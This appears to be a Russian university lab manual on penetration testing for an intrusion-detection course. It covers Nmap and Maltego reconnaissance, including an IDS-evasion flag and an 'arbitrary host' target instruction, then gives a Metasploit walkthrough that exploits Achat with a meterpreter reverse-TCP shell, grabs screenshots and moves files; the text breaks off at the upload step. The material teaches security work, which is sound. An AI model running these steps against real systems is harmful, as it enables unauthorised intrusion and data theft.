ФЕДЕРАЛЬНОЕ АГЕНТСТВО СВЯЗИ

Федеральное Государственное образовательное бюджетное учреждение

высшего профессионального образования

Московский технический университет связи и информатики

Кафедра «Информационная безопасность»

Лабораторный практикум

по дисциплине

СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ В КОМПЬЮТЕРНЫЕ СЕТИ

(для студентов направлений подготовки 11.04.02, 09.04.01)

Москва 2016

План УМД на 2016/17 уч. г.

Лабораторный практикум

по дисциплине

СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ В КОМПЬЮТЕРНЫЕ СЕТИ

(для студентов направлений подготовки 11.04.02, 09.04.01)

Составитель: Костин Д. В., ассистент (МТУСИ)

Рецензент: Шелухин О. И., д.т.н, профессор (МТУСИ)

Рекомендовано к изданию кафедрой «ИБиА»
Протокол № _____ г.

Оглавление

Лабораторная работа №1

Сбор информации в компьютерных сетях

Цель работы

В данной работе исследуются действия по сбору информации о целевой системе для проведения тестирования на проникновение. Работа нацелена на получения навыков по работе с программным обеспечением для сбора информации.

1. Краткие теоретические сведения

Для оценки безопасности компьютерных систем используются различные методы тестирования, один из которых - тестирование на проникновение. На рисунке 1 приведены основные этапы данного метода. Во время тестирования на проникновение происходит имитирование атаки целевой системы для того, чтобы найти слабые места и уязвимости в защите или используемом программном обеспечении.



Рисунок 1. Основные этапы проведения тестирования на уязвимости

На этапе планирования устанавливаются цели проведения атаки, вырабатываются основные правила тестирования и согласовывается работа с администрацией компьютерной сети.

Этап сбора информации фактически является начальным этапом в тестировании и нацелен на получение сведений о характеристиках атакуемой сети, используемом программном обеспечении, открытых сетевых портах, используемой операционной системой и многом другом. На основе полученных сведений происходит выработка вектора атаки. Например, при

известном программном обеспечении работающем на открытом порту, может быть найдена подходящая уязвимости для проведения атаки.

Фаза атаки является основой проведения тестирования на проникновение, во время которой производится эксплуатация найденных уязвимостей и оценивается возможность получения доступа к атакуемой системе. В случае успешного проведения атаки происходит подготовка отчёта для руководства компьютерной сети с рекомендациями по нейтрализации найденных уязвимостей, в противном случае возможен сбор дополнительных сведений о системе для проведения повторной атаки.

Nmap

В данной работе подробно рассматривается второй этап проведения атаки – сбор информации. Для сбора информации возможно применение различного программного обеспечения. В данной работе используется Nmap - утилита с открытым исходным кодом для исследования сети и проверки безопасности. Она была разработана для быстрого сканирования больших сетей, хотя прекрасно справляется и с единичными целями. Nmap использует сырые IP пакеты оригинальными способами, чтобы определить какие хосты доступны в сети, какие службы (название приложения и версию) они предлагают, какие операционные системы (и версии ОС) они используют, какие типы пакетных фильтров/брандмауэров используются и многое другое.

Ключевой выходной информацией Nmap является таблица просканированных портов. Эта таблица содержит номер порта, протокол, имя службы и состояние. Состояние может иметь значение *open* (открыт), *filtered* (фильтруется), *closed* (закрыт) или *unfiltered* (не фильтруется). Открыт означает, что приложение на целевой машине готово для установки соединения/принятия пакетов на этот порт. Фильтруется означает, что брандмауэр, сетевой фильт или какая-то другая помеха в сети блокирует порт, и Nmap не может установить открыт этот порт или закрыт. Закрытые порты не связаны ни с каким приложение, так что они могут быть открыты в любой момент. Порты расцениваются как не фильтрованные, когда они отвечают на запросы Nmap, но Nmap не может определить открыты они или закрыты.

Nmap представляет собой консольную утилиту, но для облегчения работы и анализа результатов может использоваться графическая версия – Zenmap. На рисунке 2 приведён пример рабочего окна Zenmap.



Рисунок 2. Пример рабочего окна Zenmap

В поле «Цель» указывается имя хоста или IP-адрес целевой системы для проведения сбора информации. Поле «Профиль» предназначено для быстрого выбора типа сканирования, в зависимости от выбранного типа, Zenmap автоматически формирует значение в текстовом поле «Команда». Однако, допустимо написание собственных команд для сканирования с помощью зарезервированных флагов. В таблице 1 приведены полезные типы флагов для сканирования.

Таблица 1- Зарезервированные флаги Nmap

Флаг	Описание
-sL	Сканирование для составления списка хостов
-sP	Определяет список доступных хостов командой ping
-PN	Запрещает использование ping
-PS <список портов>	Сканирование хостов с помощью TCP SYN
-PA <список портов>	Сканирование хостов с помощью TCP ACK
-PU <список портов>	Сканирование хостов с помощью UDP
-PR	Сканирование хостов в локальной сети через ARP
-p < список портов >	Сканировать определённые порты
-sV	Определяет версию работающих служб
-O	Определяет операционную систему
-f; --mtu	Фрагментировать пакеты используя значение mtu для обхода IDS

Maltego

Maltego – это программа, которая способна строить взаимосвязи между доменными именами, компаниями, группами людей, адресами электронной почты и многим другим, используя общедоступную информацию из сети Интернет.

Maltego имеет несколько режимов работы:

- Company Stalker: программа анализирует все адреса электронной почты, найденные на домене, собирает информацию из социальный сетей и сети Интернет и пытается сопоставить найденную информацию реальным личностям, а также производит анализ опубликованных документов и других метаданных;
- Find Wikipedia Edits: поиск правок среди Wikipedia;
- Footprint L1: производит быстрый анализ домена, например, находит поддомены;
- Footprint L2: производит более глубокий анализ домена;
- Footprint L3: производит интенсивный анализ домена. Для работы может понадобиться большое количество ресурсов;
- Footprint XXL: самый глубокий анализ, который может произвести Maltego;
- Person — Email Address: анализирует использование электронного адреса в сети Интернет;
- Twitter Digger X/Y: анализ содержимого Twitter используя псевдонимы;
- Twitter Monitor: мониторинг твитов на заданные критерии или хеш-теги;

В данной работе Maltego будет использоваться для нахождения поддоменов и сайтов, связанных с атакуемым хостом.

2. Порядок выполнения лабораторной работы

1. Выберите произвольную сеть или хост для сбора информации
2. Произведите сбор информации в различных режимах используя Nmap и Maltego.
3. На основе полученной информации приведите список возможных уязвимостей. В случае отсутствия уязвимостей произведите дополнительный сбор информации.

3. Содержание отчёта

1. Цель работы.
2. Иллюстрации и полученные данные согласно пункту 2.
3. Ответы на контрольные вопросы.

4. Пример выполнения лабораторной работы

1. Произведите подготовку к тестированию на проникновение. Выберите атакуемый ресурс.
   В данной работе производится сбор информации на сайте *mtuci.ru*.
2. Установите программное обеспечение Maltego, если оно еще не установлено. Во время установки необходимо произвести регистрацию, используя адрес электронной почты.
3. На шаге 4 оставьте параметры без изменений.
4. На шаге 5 оставьте настройки без изменений и нажмите кнопку Finish.
5. Запустите машину используя нужные параметры. Параметры работы приведены в пункте 1.
6. Произведя запуск машины дождитесь получения результатов. Пример результатов работы с параметром Footprint L1 приведён на рисунке 3. Как можно заметить, получился большой граф состоящий из поддоменов *mtuci.ru*, а также некоторой другой информации.



Рисунок 3. Фрагмент результатов работы Maltego

7. Используя найденные имена поддоменов произведите сканирование в различных режимах утилитой Nmap (рис. 4, 5).



Рисунок 4. Результаты сканирования поддомена esur.mtuci.ru



Рисунок 5. Результат определения используемой ОС

8. Найдите уязвимости согласно результатам сканирования. Для результатов, отображённых на рисунке 4 была найдена уязвимость для программного обеспечения nginx версии $\leq$ 1.1.17 (рис. 6).

Рисунок 6. Обнаруженный эксплойт

Контрольные вопросы:

1. Для чего используется сбор информации?
2. Для чего предназначена утилита Nmap?
3. Объяснить предназначение флагов -PR, -PS, -PA.
4. Для чего используется программного обеспечение Maltego.
5. Что такое уязвимость? Что такое эксплойт?

Лабораторная работа №2

Тестирование компьютерной сети на проникновение

Цель работы

В данной работе изучается эксплуатирование уязвимостей в удалённой системе с помощью программного обеспечения Metasploit, а также демонстрируется как найденная уязвимость может быть эксплуатирована злоумышленником для нанесения вреда или похищения данных.

1. Краткие теоретические сведения

Тестирование на проникновение (жарг. пентест) – оценка безопасности компьютерной системы методом моделирования действий злоумышленника. Данный процесс состоит из трёх этапов: поиск уязвимостей, эксплуатация уязвимостей, разработка рекомендаций по устранению уязвимостей.

Для поиска уязвимостей может быть использована утилита Nmap, применение которой было рассмотрено в лабораторной работе №1.

В случае обнаружения открытых портов на удалённой системе следует перейти к поиску эксплойтов. Эксплойт (exploit) – компьютерная программа (программный код), использующий уязвимости в ПО для атаки на вычислительную систему. Для поиска экспройтов можно воспользоваться ресурсом www.exploit-db.com, который содержит обширную, постоянно пополняющуюся, базу данных уязвимостей, либо воспользоваться эксплойтами входящими в набор Metasploit.

Metasploit – платформа для создания и тестирования эксплойтов, которая помогает разрабатывать новые сигнатуры для IDS и других систем информационной безопасности. Программа работает в различных операционных системах, в том числе в Windows.

2. Пример выполнения лабораторной работы

1. Запустите Zenmap, введите IP-адрес целевой машины, выберите профиль и произведите сканирование на наличие открытых портов (рис. 1).



Рисунок 1. Результаты сканирования Zenmap

Программа обнаружила 3 открытых порта (80, 9255, 9256), причём последние два порта принадлежат одной программе – Achat.

2. Произведите поиск эксплойта для программы Achat. Для этого посетите www.exploit-db.com. На рисунке 2 показаны уязвимости, найденные на сайте. Как можно заметить, один из эксплойтов подходит для нашего ПО.

Рисунок 2. Найденные эксплойты

3. Запустите Metasploit. Для этого зайдите в папку metasploit-framework\bin и запустите файл msfconsole.bat.

4. Найдите эксплойт для программы Achat выполнив команду «*search achat*» (рис. 3).



Рисунок 3. Поиск эксплойта

5. Для работы с найденным эксплойтом введите команду «*use*» с названием эксплойта (рис. 4). После чего выполните команду «*info*» для вывода подробностей по уязвимости.



Рисунок 4. Выбор эксплойта и просмотр информации по уязвимости

При просмотре информации обратите внимание на раздел *Basic options*, который указывает какие параметры удалённой машины необходимо задать для взлома. Некоторые из них могут быть необязательными или уже заполненными.

Чаще всего обязательными параметрами являются: *RHOST* – установка адреса удалённого хоста, *LHOST* (не указывается в info) – установка вашего локального адреса для обратной связи, *PAYLOAD* – полезная нагрузка.

Payload — Полезная, или смысловая нагрузка. Это код, который выполняется после успешного выполнения атаки. Для каждого эксплойта может быть своя нагрузка.

6. Metasploit предлагает огромный выбор полезных нагрузок, чтобы посмотреть весь список выполните команду «*show payloads*» (рис 5, 6).



Рисунок 5. Выполнение команды для показа payloads



Рисунок 6. Результаты выполнения команды показа нагрузок

В данной работе используется нагрузка *windows/meterpreter/reverse_tcp* (в случае если эксплойт не выполняется с данной нагрузкой используйте *windows/shell_reverse_tcp* или другую нагрузку)
Первая нагрузка более универсальна и имеет множество дополнительных возможностей, таких как скачивание и загрузка файлов на удалённую машину, подключение к веб-камерам, возможность делать скриншоты и т.д. Вторая нагрузка лишь даёт доступ к командной строке (cmd для Windows) для выполнения каких-либо действий с удалённой машиной.

7. Установите вышеуказанные параметры (рис. 7).



Рисунок 7. Установка параметров

8. Проверить возможность взлома удалённой машины можно командой «*check*» (рис. 8). Команда работает не со всеми эксплойтами.



Рисунок 8. Проверка работоспособности эксплойта на удалённой машине

9. После установки необходимых параметров приступите ко взлому. Для этого необходимо выполнить команду «*exploit*» и дождаться установления сеанса (рис. 9).



Рисунок 9. Установление сеанса с удаленной машиной

В случае работы с нагрузкой meterpreter вызовите команду «*help*» для просмотра возможностей.

Примечание: в случае работы с полезной нагрузкой в режиме *shell* пропустите пункты 10-13!

10. Сделайте и получите скриншот с удалённой машины используя команду «*screenshot*» (рис. 10).



Рисунок 10. Получение скриншота с удалённой машины

11. Скачайте произвольный файл с удалённой машины, используя команду «*download*» (рис. 11).



Рисунок 11. Скачивание файла с удалённой машины

12. Загрузите файл с предупреждением (рис. 12) на удалённую машину, используя команду «*upload*» (рис. 13).

